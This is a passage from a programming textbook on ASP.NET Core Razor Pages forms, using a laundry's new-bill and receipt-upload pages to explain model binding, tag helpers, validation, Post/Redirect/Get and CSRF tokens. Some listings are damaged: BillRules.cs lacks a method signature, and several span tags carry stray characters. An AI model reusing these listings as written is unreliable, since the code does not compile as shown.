        Steps.Add($"2. OnPageHandlerSelected: {context.HandlerMethod?.MethodInfo.Name ??
"no handler"} chosen");

    public override void OnPageHandlerExecuting(PageHandlerExecutingContext context) =>
        Steps.Add($"3. OnPageHandlerExecuting: form bound, Name = \"{Name}\", valid =
{ModelState.IsValid}");

    public void OnGet() => Steps.Add("4. OnGet runs");

    public void OnPost() => Steps.Add($"4. OnPost runs and greets {Name}");

    public override void OnPageHandlerExecuted(PageHandlerExecutedContext context) =>
        Steps.Add("5. OnPageHandlerExecuted: result is " + (context.Result?.GetType().Name
?? "null"));
}
```

Listing 11.29 `Lifecycle.cshtml`: prints the recorded steps, then adds one step too late to be printed.

```
@page "/lifecycle"
@model LaundryForms.Pages.LifecycleModel
@{ ViewData["Title"] = "Page life cycle"; Model.Steps.Add("6. the .cshtml renders, top to
bottom"); }
<h1>Page life cycle</h1>
<ol class="steps">
@foreach (var step in Model.Steps)
{
  <li>@step</li>
}
</ol>
<form method="post">
  <input asp-for="Name" placeholder="your name"> <button>Post back</button>
</form>
@{ Model.Steps.Add("7. after the form: too late, the list above is already written"); }
```

Listing 11.30 is what the page printed for a GET and then for a POST of the name *Dewi*, captured with `curl` from the running server.

Listing 11.30 The recorded life cycle of a GET and of a POST. Step 7 never appears: it was added after the list had been written out.

```
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnGet chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;&quot;, valid = True</li>
  <li>4. OnGet runs</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
<ol class="steps">
  <li>1. constructor: a new PageModel for this one request</li>
  <li>2. OnPageHandlerSelected: OnPost chosen</li>
  <li>3. OnPageHandlerExecuting: form bound, Name = &quot;Dewi&quot;, valid = True</li>
  <li>4. OnPost runs and greets Dewi</li>
  <li>5. OnPageHandlerExecuted: result is PageResult</li>
  <li>6. the .cshtml renders, top to bottom</li>
</ol>
```

Compare it with **Figure 11.15**. A new object per request is the same. Choosing the handler corresponds to Web Forms working out which control raised the event. Binding the posted form into `Name` before the handler runs corresponds to `LoadPostData`. The handler is the `Click`. Rendering the view is `Render`. There is no `LoadViewState` and no `SaveStateComplete`, because there is no ViewState. And step 7 shows the one ordering rule that still bites: the view is written top to bottom, so anything computed below the place where it is printed is too late.

11.8 Razor Pages Forms: Model Binding, Tag Helpers, Handlers

This section takes the machinery of Razor Pages forms apart, using the Laundry's new-bill page as the example. The complete page follows in Section 11.9.

11.8.1 The request pipeline

Figure 11.17 follows one `POST` from the moment it arrives to the moment an answer leaves. Each box is a piece of the framework that a Web Forms programmer would once have had to understand under a different name.



Figure 11.17 A form post through Razor Pages. Routing picks the page, antiforgery checks the token, the handler is chosen from the address, model binding and validation fill the page model, and the handler either redraws the page with errors or redirects.

Routing matches the address against each page's `@page` template. `@page "/bills/new/{handler?}"` accepts `/bills/new` and `/bills/new/save`, and puts `save` into the route value `handler`. **Antiforgery** rejects a `POST` without a valid token with status 400 before any of your code runs (Section 11.8.7). The **page model** is created, with its constructor's parameters — here the data store — supplied by dependency injection. The **handler** is chosen: `OnPost` plus the handler name, so `save` selects `OnPostSave`, `preview` selects `OnPostPreview`, and a GET selects `OnGet`; names are matched without regard to case, and an `Async` suffix is ignored. Then **model binding** and **validation** run, and finally the handler.

11.8.2 Model binding

Model binding is the part of the framework that replaces "read the request and copy each value into a variable". It looks at each property marked `[BindProperty]` and at each parameter of the handler, and for each one finds a value with the same name — ignoring case — in the posted form, the route values, the query string, or the uploaded files, in that order [10]. It then **converts** the text into the property's type: `"true"` into a `bool`, `"0.1"` into a `decimal`, a file part into an `IFormFile`. **Listing 11.31** is the top of the Laundry page model.

Listing 11.31 The bound properties of `NewModel`. Each is filled from the posted field of the same name; the attributes after `BindProperty` are validation rules with the messages the page will show.

```
public class NewModel(ILaundryStore store) : PageModel
{
    // Model binding fills these from the posted form, by name, before a POST handler runs.
    [BindProperty, Required(ErrorMessage = "Enter a customer id such as C0047."),
     RegularExpression(@"^\s*[Cc]\d{4}\s*$", ErrorMessage = "Enter a customer id such as
C0047.")]
    public string? Customer { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose a service from the list.")]
    public string? Service { get; set; }

    [BindProperty]
    public bool Express { get; set; }

    [BindProperty, Required(ErrorMessage = "Enter the weight or count, for example 2.5.")]
    public string? Quantity { get; set; }

    [BindProperty, Required(ErrorMessage = "Choose an outlet.")]
    public string? Outlet { get; set; } = "O01";

    [BindProperty, Required(ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03."),
     RegularExpression(@"^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$",
                       ErrorMessage = "A rack is A, B or C and 01 to 20, for example
B03.")]
    public string? Rack { get; set; }
```

Four details matter in practice.

Everything is text first. The browser sent `Quantity=2%2C4`. Binding decodes it to the string `"2,4"`. The property is a `string` on purpose: had it been a `decimal`, the conversion would follow the server's culture, turning `2,4` into 2.4 on an Indonesian server and into 24 — or an error — on an American one. The page converts the quantity itself, by one rule that does not depend on where the server runs (Section 11.9.1).

Conversion failures are not exceptions. If a `decimal` property receives `abc`, binding leaves the property at its default and records an error in `ModelState`, the dictionary of every field's attempted value and errors. The handler runs anyway and must look at `ModelState.IsValid`.

Binding only reads what it is asked to. The test suite posts `payment=1` and `price=1` with a real bill. `NewModel` has no such properties, so the values are ignored, and the bill costs what the price list says. The danger is the opposite case, called **overposting** or *mass assignment*: a page that binds a whole `Bill` object, `[BindProperty] public Bill Bill { get; set; }`, lets anyone who adds `Bill.Payment=1` to the form set the payment. Bind only the fields the form is meant to change.

GET is not bound by default. `[BindProperty]` binds on `POST` only, so that a link cannot fill a page model by accident. A search page that should bind its query string says so: `[BindProperty(SupportsGet = true)]`.

11.8.3 Tag helpers and the HTML they write

A **tag helper** is C# code that runs on an HTML element in a `.cshtml` view and rewrites it [11]. The helpers are switched on for every page by one line in `_ViewImports.cshtml`, `@addTagHelper *, Microsoft.AspNetCore.Mvc.TagHelpers`. Unlike a Web Forms server control, a tag helper starts from HTML that you wrote and *adds* to it, so the page's markup stays yours. **Listing 11.32** is the form that the new-bill view of Section 11.9.3 produced, exactly as the server sent it.

Listing 11.32 The HTML the tag helpers wrote for the new-bill form, captured with `curl`. Your attributes are kept; `id`, `name`, `value`, `type`, the `data-val-*` attributes, `formaction`, the antiforgery token and a hidden `Express=false` were added.

```
<form method="post">
  <label for="Customer">Customer id</label>
  <input required pattern="[Cc][0-9]{4}" maxlength="5" placeholder="C0047"
autocomplete="off" type="text" data-val="true" data-val-regex="Enter a customer id such as
C0047." data-val-regex-pattern="^\s*[Cc]\d{4}\s*$" data-val-required="Enter a customer id
such as C0047." id="Customer" name="Customer" value="">
  <span class="err field-validation-valid" data-valmsg-for="Customer" data-valmsg-
replace="true"></span>

  <label for="Service">Service</label>
  <select required data-val="true" data-val-required="Choose a service from the list."
id="Service" name="Service">
    <option value="">- choose -</option>
  <option value="S0001">Wash, dry &amp; fold (per kg) - Rp 8.000</option>
<option value="S0003">Ironing only (per kg) - Rp 6.000</option>
<option value="S0004">Dry cleaning - shirt/blouse (per item) - Rp 20.000</option>
<option value="S0005">Dry cleaning - suit 2 pieces (per item) - Rp 65.000</option>
<option value="S0006">Dry cleaning - dress/kebaya (per item) - Rp 45.000</option>
<option value="S0007">Dry cleaning - jacket (per item) - Rp 40.000</option>
<option value="S0008">Bed cover, any size (per item) - Rp 35.000</option>
<option value="S0009">Blanket (per item) - Rp 25.000</option>
<option value="S0010">Curtain (per kg) - Rp 15.000</option>
<option value="S0011">Shoes deep clean (per pair) - Rp 45.000</option>
<option value="S0012">Helmet cleaning (per item) - Rp 30.000</option>
</select>
  <span class="err field-validation-valid" data-valmsg-for="Service" data-valmsg-
replace="true">></span>

  <label class="check"><input type="checkbox" data-val="true" data-val-required="The
Express field is required." id="Express" name="Express" value="true"> Express, ready in 1
day (wash &amp; fold only)</label>
  <span class="err field-validation-valid" data-valmsg-for="Express" data-valmsg-
replace="true">></span>

  <label for="Quantity">Weight in kg, or number of items</label>
  <input required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?" placeholder="2.5"
type="text" data-val="true" data-val-required="Enter the weight or count, for example 2.5."
id="Quantity" name="Quantity" value="">
  <span class="err field-validation-valid" data-valmsg-for="Quantity" data-valmsg-
replace="true">></span>

  <fieldset>
    <legend>Outlet</legend>
      <label><input type="radio" value="O01" required checked="checked" data-val="true"
data-val-required="Choose an outlet." id="Outlet" name="Outlet"> Profitina Laundry
Rungkut</label>
      <label><input type="radio" value="O02" required id="Outlet" name="Outlet"> Profitina
Laundry Keputih</label>
      <label><input type="radio" value="O03" required id="Outlet" name="Outlet"> Profitina
Laundry Wiyung</label>
  </fieldset>
  <span class="err field-validation-valid" data-valmsg-for="Outlet" data-valmsg-
replace="true">></span>

  <label for="Rack">Rack</label>
  <input required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3" placeholder="B03"
type="text" data-val="true" data-val-regex="A rack is A, B or C and 01 to 20, for example
B03." data-val-regex-pattern="^\s*[A-Ca-c](0[1-9]|1\d|20)\s*$" data-val-required="A rack is
A, B or C and 01 to 20, for example B03." id="Rack" name="Rack" value="">
  <span class="err field-validation-valid" data-valmsg-for="Rack" data-valmsg-
replace="true">></span>

  <div>
    <button formaction="/bills/new/Preview">Calculate price</button>
    <button formaction="/bills/new/Save">Save bill</button>
  </div>
```

```
<input name="__RequestVerificationToken" type="hidden"
value="CfDJ8Nn6zGboveZOhT82vnNSLw7TsvOE8-lN-
YXwLPHRRE5qVZe8kmD6H5E7sVFcl8Gx3sGzxQC2vVV2t3KtLMIFFwaQHcYsKRs-Q--
P17YtKaOj8tJ2ZaJ88wYSnekKyUxHwqlmcOgIOIkNQx4IESq0rg0" /><input name="Express" type="hidden"
value="false"></form>
```

Read it against the view in **Listing 11.38**. From `<input asp-for="Customer" required pattern=…>` the helper produced `id`, `name`, `value=""` and `type="text"` (the property is a `string`) and kept every hand-written attribute. The `data-val-*` attributes carry the validation messages for jQuery's unobtrusive-validation script, which this page does not load; they are unused. `<select asp-for="Service" asp-items=…>` produced one `<option>` per service. The `bool Express` produced `type="checkbox" value="true"` plus, at the end of the form, a hidden `Express=false`: ticked, the browser sends `true` then `false` and binding takes the first; unticked, only `false` arrives. The radio buttons share the name `Outlet`, and the one equal to the property is `checked` (they also all get `id="Outlet"`, a known wart).

And the `<form method="post">` tag helper appended `__RequestVerificationToken`, the antiforgery token, without being asked.

11.8.4 Handler methods

The two buttons at the bottom of **Listing 11.32** are the Razor Pages answer to Web Forms' `OnClick`. `<button asp-page-handler="Save">` became `<button formaction="/bills/new/Save">`, using the HTML `formaction` attribute of Section 11.4.1: pressing it sends the same form to a different address, and the address names the handler. **Listing 11.33** shows the two handlers.

Listing 11.33 The handlers of the new-bill page: `OnGet` draws the empty form; `OnPostPreview` and `OnPostSave` answer the two buttons, each checking first and either redrawing the page with errors or doing its work.

```
    public void OnGet() { }

    /// <summary>The "Calculate price" button: check, price, draw the same page
again.</summary>
    public IActionResult OnPostPreview()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        Quote = BillRules.Price(store, Service!, units, Express).Text;
        return Page();
    }

    /// <summary>The "Save bill" button: check, store, then redirect
(Post/Redirect/Get).</summary>
    public IActionResult OnPostSave()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        var (serviceId, total, text) = BillRules.Price(store, Service!, units, Express);
        string id = store.Save(Customer!, serviceId, units, total, Rack!, Outlet!,
BillRules.Cashier,
                               BillRules.Now());
        TempData["Flash"] = $"Bill {id} saved: {text}.";
        return RedirectToPage("/Bills/Details", new { id });
    }
```

A handler returns an **action result**, and there are three that a form page uses constantly. `Page()` renders this page's view with the page model as it now is — the typed values, the errors, the

quote. `RedirectToPage(...)` sends a redirect to another page. `NotFound()` sends 404. A handler that returns `void` means `Page()`.

11.8.5 Validation on the server

Validation happens in two layers. The attributes on the properties — `[Required]`, `[RegularExpression]`, and the others Chapter 14 covers — are checked by the framework after binding, and each failure is recorded in `ModelState` under the property's name. Rules that need the shop's data cannot be attributes: whether customer C0047 exists, whether rack A03 at Rungkut already holds a bill. The page's `Check` method, **Listing 11.34**, adds those with `ModelState.AddModelError`.

Listing 11.34 `Check`: normalizes the typed values, then adds the errors that need data — unknown customer, express on the wrong service, a quantity that is not a whole number of items, an occupied rack — and computes the units.

```
    int Check()
    {
        Customer = Customer?.Trim().ToUpperInvariant();
        Rack = Rack?.Trim().ToUpperInvariant();
        Quantity = Quantity?.Trim();
        if (ModelState.GetFieldValidationState(nameof(Customer)) !=
ModelValidationState.Invalid
            && store.CustomerName(Customer!) is null)
            ModelState.AddModelError(nameof(Customer), $"There is no customer
{Customer}.");

        var offered = store.Services().FirstOrDefault(s => s.Id == Service && s.Id !=
BillRules.Express);
        if (Service is not null && offered is null)
            ModelState.AddModelError(nameof(Service), "Choose a service from the list.");
        else if (Express && Service != BillRules.WashFold)
            ModelState.AddModelError(nameof(Express), "Express is offered for wash & fold
only.");

        int units = 0;
        if (Quantity is not null)
        {
            int? tenths = BillRules.Tenths(Quantity);
            if (tenths is null)
                ModelState.AddModelError(nameof(Quantity), "Enter the weight or count, for
example 2.5.");
            else if (tenths < 1 || tenths > 1000)
                ModelState.AddModelError(nameof(Quantity), "Enter a value from 0.1 to
100.");
            else if (offered is not null)
            {
                string word = BillRules.UnitWord(offered.Description);
                if (word == "kg") units = (tenths.Value + 9) / 10;          // round UP to
a whole kilogram
                else if (tenths % 10 != 0)
                    ModelState.AddModelError(nameof(Quantity), $"A whole number of {word}s,
for example 2.");
                else units = tenths.Value / 10;
            }
        }

        if (Outlet is not null && store.Outlets().All(o => o.Id != Outlet))
            ModelState.AddModelError(nameof(Outlet), "Choose an outlet.");
        else if (Outlet is not null && ModelState.GetFieldValidationState(nameof(Rack)) !=
ModelValidationState.Invalid
                 && store.RackHolder(Outlet, Rack!) is string holder)
            ModelState.AddModelError(nameof(Rack), $"Rack {Rack} already holds bill
{holder} at this outlet.");
        return units;
    }
```

The view shows each field's first error with `<span asp-validation-for="Customer" class="err">`, and a summary line when `ModelState.IsValid` is false. The handler sets the status to 400 before redrawing, so that a program sending the form — the test suite, for instance — can tell failure from success without reading the page.

11.8.6 Post/Redirect/Get

After a successful save, `OnPostSave` does not draw a page. It stores a message in `TempData` and returns `RedirectToPage("/Bills/Details", new { id })`. **Figure 11.18** shows why.



Figure 11.18 Post/Redirect/Get. The POST that stores the bill is answered by a redirect; the browser then GETs the bill page. Reload repeats only that GET, so the bill is never created twice.

If the handler answered the POST with a page, that page would be the result of a POST, and the browser's Reload button — or the Back button followed by Forward — would repeat the POST, after asking "Confirm form resubmission?", and a second identical bill would be taken in. With **Post/Redirect/Get**, the answer to the POST is only "go and look at `/bills/B2954`". The browser follows it with a GET, the bill page is the result of a GET, and repeating a GET is harmless (**Table 11.4**: GET is *idempotent*).

`RedirectToPage` sends **302 Found**; the PHP, Java and Python tracks send **303 See Other**, the status HTTP added to say exactly "now GET this" [2]. Browsers treat both the same way after a POST. **Listing 11.35** is the response the Razor track sent to a successful save.

Listing 11.35 The first four lines of the answer to a successful `POST /bills/new/save`, captured with `curl -i`. The `Location` header, which follows, names the new bill.

```
HTTP/1.1 302 Found
Content-Length: 0
Date: Wed, 23 Sep 2026 15:17:09 GMT
Server: Kestrel
```

The message for the next page travels in `TempData`, which Razor Pages keeps in a cookie until it is read once: the bill page reads `TempData["Flash"]`, shows *Bill B2954 saved: ...*, and the value is gone. The other tracks keep the same one-time message in the session. This is the modern form of a label that shows a message once.

11.8.7 The antiforgery token

The hidden `__RequestVerificationToken` in **Listing 11.32** protects against **cross-site request forgery** (CSRF), explained fully in Section 11.13.3. In one sentence: a page on another site can make the cashier's browser submit a form to the Laundry, with the cashier's cookies, and the Laundry cannot tell that the cashier did not mean it — unless every form carries a secret value that only the Laundry's own pages know. ASP.NET Core issues such a token in every `<form method="post">`, pairs it with a cookie, and, with `app.UseAntiforgery()`, refuses every Razor Pages POST that does not return a matching pair [12]. **Listing 11.36** is the answer to a POST sent without it.

Listing 11.36 A POST to `/bills/new/save` without the token. The framework answers 400 before the page model is even created.

```
HTTP/1.1 400 Bad Request
Content-Length: 0
Date: Wed, 23 Sep 2026 15:15:28 GMT
Server: Kestrel
```

Nothing had to be written to get this. That is the point of a framework default, and the PHP, Java and Python tracks, which have no such framework, show in Sections 11.10 to 11.12 what the default does for you.

11.9 The Laundry "Take In a New Bill" Form in Razor Pages

Everything is now in place for the real thing. At the counter of Profitina Laundry Rungkut, Dewi, the cashier, takes in a customer's laundry: she types the customer's id, chooses the service, ticks *Express* if the customer wants it tomorrow, weighs the bag or counts the items, picks a free rack, and asks the system for the price. The customer agrees; she saves the bill; later she photographs the paper receipt the customer signed and attaches the photo to the bill. That is two forms: the new-bill form and the upload form. This section builds both in Razor Pages; the next three build them again in PHP, Java and Python. Login is left out on purpose — Chapter 7 built one, and Chapter 14 returns to it — so the cashier is fixed as employee E0004, Dewi Lestari Putri.

11.9.1 The rules, and the price

The Laundry's business rules (FR-4 and BR-1 to BR-3 of the application's requirements) fix the price completely. Each service has a price per unit — per kilogram, per item or per pair. For a service sold by weight, the weight is rounded **up** to a whole kilogram, so if the bag weighs w kilograms the number of units is

$$u = \lceil w \rceil \tag{11.3}$$

and for items and pairs u must already be a whole number. The price is the service's unit price p_s times the units, computed by the server from its own price list:

$$P = p_s \cdot u \tag{11.4}$$

Express is not a checkbox in the database. It is its own service, S0002 *Express wash & fold, 1 day*, at Rp 12.000 per kilogram against Rp 8.000 for the regular wash & fold, S0001. So "wash & fold with express" is stored as S0002, and by Equation (11.4) its price splits into the regular price plus a surcharge:

$$P_{\text{express}} = p_{\text{S0002}}\, u = p_{\text{S0001}}\, u + (p_{\text{S0002}} - p_{\text{S0001}})\, u \tag{11.5}$$

The surcharge, as a percentage of the regular price, is

$$s = \frac{p_{\text{S0002}} - p_{\text{S0001}}}{p_{\text{S0001}}} \times 100\% = \frac{12000 - 8000}{8000} \times 100\% = 50\% \tag{11.6}$$

and the code computes it from the price list with Equation (11.6) rather than writing 50 into the program, so that the day the owner changes the express price, the quote changes with it.

WORKED EXAMPLE. Imam Pratama (C0047) brings 2.4 kg for express. By Equation (11.3), $u = \lceil 2.4 \rceil = 3$. Regular wash & fold would cost $8000 \times 3 = 24000$. By Equation (11.5) the express price is $12000 \times 3 = 36000$, of which the surcharge is $36000 - 24000 = 12000$, and by Equation (11.6) that is 50 %. The quote reads *3 kg × Rp 8.000 = Rp 24.000 + express 50 % (Rp 12.000) = Rp 36.000*, and the bill is stored as service S0002, 3 units, Rp 36.000 — the same as the real sample bill B0006.

Gilang Nasution (C0056) brings curtains weighing 2.1 kg. Curtains, S0010, cost Rp 15.000 per kilogram: $u = \lceil 2.1 \rceil = 3$ and $P = 15000 \times 3 = 45000$, *3 kg × Rp 15.000 = Rp 45.000*.

Someone types 2.5 shirts for dry cleaning, S0004, sold per item. 2.5 is not a whole number, and the form answers *A whole number of items, for example 2.*

Rounding up looks trivial and is not: in binary floating point $0.1 + 0.2 = 0.30000000000000004$, and a weight a hair above a whole number is rounded up a whole kilogram too far. So no weight ever becomes a floating-point number. The form accepts at most one decimal, with a dot or a comma, and turns the text into whole *tenths* of a kilogram, t (`2,4` is $t = 24$); then, in integer division,

$$u = \lfloor \frac{t + 9}{10} \rfloor \tag{11.7}$$

which is Equation (11.3) computed exactly: $t = 24$ gives 3, $t = 30$ gives 3, $t = 31$ gives 4. All four tracks use Equation (11.7). **Listing 11.37** holds the rules for the Razor track.

Listing 11.37 `BillRules.cs`: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list.

```
using System.Text.RegularExpressions;

namespace LaundryForms.Data;

/// <summary>The pricing rules, exactly as in the PHP, Java and Python tracks.</summary>
public static class BillRules
{
    public const string Cashier = "E0004";          // Dewi Lestari Putri, cashier at
Rungkut (no login here)
    public const string WashFold = "S0001", Express = "S0002";

    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0",
System.Globalization.CultureInfo.InvariantCulture).Replace(',', '.');

    {
        var m = Regex.Match(description, @"\(per (\w+)\)");
        return m.Success ? m.Groups[1].Value : "item";
    }

    public static string Amount(int units, string word) =>
        word == "kg" ? $"{units} kg" : $"{units} {word}" + (units == 1 ? "" : "s");

    /// <summary>"2,4" or "2.4" -> 24 tenths; null when the text is not a number of that
shape.</summary>
    public static int? Tenths(string text)
    {
        var m = Regex.Match(text, @"^(\d{1,3})(?:[.,](\d))?$");
        if (!m.Success) return null;
        return int.Parse(m.Groups[1].Value) * 10 + (m.Groups[2].Success ?
int.Parse(m.Groups[2].Value) : 0);
    }

    /// <summary>BR-1 and BR-3: price = service price x units, from the price list, never
from the browser.</summary>
    public static (string ServiceId, long Total, string Text) Price(ILaundryStore store,
string serviceId,
                                                                    int units, bool
express)
    {
        var all = store.Services().ToDictionary(s => s.Id);
        var basis = all[serviceId];
        long subtotal = basis.Price * units;
        string text = $"{Amount(units, UnitWord(basis.Description))} ×
{Rupiah(basis.Price)} = {Rupiah(subtotal)}";
        if (!express) return (basis.Id, subtotal, text);
        var fast = all[Express];
        long total = fast.Price * units;
        long percent = (long)Math.Round((fast.Price - basis.Price) * 100.0 / basis.Price);
        text += $" + express {percent} % ({Rupiah(total - subtotal)}) = {Rupiah(total)}";
        return (fast.Id, total, text);
    }
```

Listing 11.37 (Continued) *BillRules.cs: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list.*

```
    public static string Now() =>
        Environment.GetEnvironmentVariable("LAUNDRY_NOW") ?? DateTime.Now.ToString("yyyy-
MM-dd HH:mm:ss");
}
```

`Rupiah` formats `36000` as `Rp 36.000`, with the dot that Indonesian uses between thousands, by formatting with the invariant culture's comma and swapping it: the result then does not depend

on how the server's operating system is set up. `Tenths` returns `null` for anything that is not one to three digits with an optional single decimal, which is also the check that stops `1e3`, `-2`, `2.45` and the empty string. `Price` returns three things at once in a C# tuple: the service to store (S0001 becomes S0002 for express), the total, and the sentence that explains it.

11.9.2 The page model

The page model has been shown in three parts already: its bound properties (**Listing 11.31**), its handlers (**Listing 11.33**) and its `Check` method (**Listing 11.34**). Put together, it answers three requests:

- `GET /bills/new` — an empty form, Rungkut preselected.
- `POST /bills/new/preview` — *Calculate price*: check; redraw with errors (400) or with the quote. Nothing is stored — the modern form of a `Click` that writes into a label.
- `POST /bills/new/save` — *Save bill*: the same checks; then store, put the flash in `TempData`, and redirect.

The order of the two buttons in the form is deliberate. When the cashier presses Enter in a text field, the browser submits the form with its *first* submit button. Putting *Calculate price* first makes Enter the safe action: it quotes and never stores.

11.9.3 The page

Listing 11.38 is the view. Its only logic is presentation: show the summary if the model state is invalid, show the quote if there is one, repeat a radio button for each outlet.

Listing 11.38 `New.cshtml`: the new-bill form. `asp-for` connects each control to a bound property; `asp-validation-for` shows that property's error; `asp-page-handler` names the handler each button calls.

```
@page "/bills/new/{handler?}"
@model LaundryForms.Pages.Bills.NewModel
@{ ViewData["Title"] = "New bill - Profitina Laundry"; }
<h1>Take in a new bill</h1>
@if (!ViewData.ModelState.IsValid) {<p class="err">Please correct the fields marked
below.</p>}
@if (Model.Quote is not null) {<p class="quote">Price: @Model.Quote</p>}
<form method="post">
  <label asp-for="Customer">Customer id</label>
  <input asp-for="Customer" required pattern="[Cc][0-9]{4}" maxlength="5"
placeholder="C0047" autocomplete="off">
  <span asp-validation-for="Customer" class="err"></span>

  <label asp-for="Service">Service</label>
  <select asp-for="Service" asp-items="Model.ServiceItems" required>
    <option value="">- choose -</option>
  </select>
  <span asp-validation-for="Service" class="err"></span>

  <label class="check"><input asp-for="Express"> Express, ready in 1 day (wash &amp; fold
only)</label>
  <span asp-validation-for="Express" class="err"></span>

  <label asp-for="Quantity">Weight in kg, or number of items</label>
  <input asp-for="Quantity" required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?"
placeholder="2.5">
  <span asp-validation-for="Quantity" class="err"></span>

  <fieldset>
    <legend>Outlet</legend>
    @foreach (var o in Model.Outlets)
    {
      <label><input type="radio" asp-for="Outlet" value="@o.Id" required> @o.Name</label>
    }
  </fieldset>
  <span asp-validation-for="Outlet" class="err"></span>

  <label asp-for="Rack">Rack</label>
  <input asp-for="Rack" required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3"
placeholder="B03">
  <span asp-validation-for="Rack" class="err"></span>

  <div>
    <button asp-page-handler="Preview">Calculate price</button>
    <button asp-page-handler="Save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

Every rule is checked twice, and the two copies are different on purpose. The HTML attributes — `required`, `pattern="[Cc][0-9]{4}"`, `maxlength="5"` — let the browser catch a slip before anything is sent. The server's checks are the ones that count. To see the server's messages, the build switched the browser's checks off with `form.noValidate = true` and saved an impossible bill: customer C9999, a shirt, express, 2.5, rack `c08`. **Figure 11.19** is the answer.

Profitina New bill Controls Counter Dewi Lestari Putri (cashier) · Razor Pages

Take in a new bill

Please correct the fields marked below.

Customer id
C9999 There is no customer C9999.

Service
Dry cleaning - shirt/blouse (per item) - Rp 20.000

☑ Express, ready in 1 day (wash & fold only)
Express is offered for wash & fold only.

Weight in kg, or number of items
2.5 A whole number of items, for example 2.

Outlet
◉ Profitina Laundry Rungkut ○ Profitina Laundry Keputih ○ Profitina Laundry Wiyung

Rack
c08 Rack C08 already holds bill B2945 at this outlet.

Calculate price Save bill

The server computes the price from its own price list: units × price. Weight is rounded up to a whole kilogram; express costs the express price per kilogram.

Profitina Laundry · Surabaya

Figure 11.19 The server's answer to an impossible bill. Four fields have errors, each next to its field, with a summary on top; every value typed is still in place, including the lowercase `c08`.

Four messages, each beside its field. *There is no customer C9999* needed the customer table. *Express is offered for wash & fold only* is a rule about two fields together. *A whole number of items* needed to know that a shirt is sold per item. *Rack C08 already holds bill B2945 at this outlet* needed the open bills at Rungkut. None of these could have been checked by the browser alone.

With correct values — C0047, wash & fold, express, `2,4`, Rungkut, A03 — *Calculate price* answers **Figure 11.20**.

Figure 11.20 *Calculate price*: the quote of the worked example, computed by the server, with the form ready to save. The comma in `2,4` was accepted.

Save bill stores B2954 and redirects to its page; the upload form is on that page.

11.9.4 Uploading a receipt photo

Listing 11.39 is the bill page's model. `OnGet` loads the bill and the names of its photos. `OnPostReceiptAsync` receives the upload: the parameter `IFormFile? photo` is bound from the multipart part named `photo`, and `IFormFile` gives its `Length`, its `FileName`, its `ContentType`, and `OpenReadStream()` for its bytes [5].

Listing 11.39 `Details.cshtml.cs`: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose.

```
using LaundryForms.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages.Bills;

/// <summary>One bill, and the form that uploads a photo of its signed paper
receipt.</summary>
[RequestSizeLimit(3 * 1024 * 1024)]                              // bigger bodies: 413,
never read
[RequestFormLimits(MultipartBodyLengthLimit = 3 * 1024 * 1024)]
public class DetailsModel(ILaundryStore store, IWebHostEnvironment env) : PageModel
{
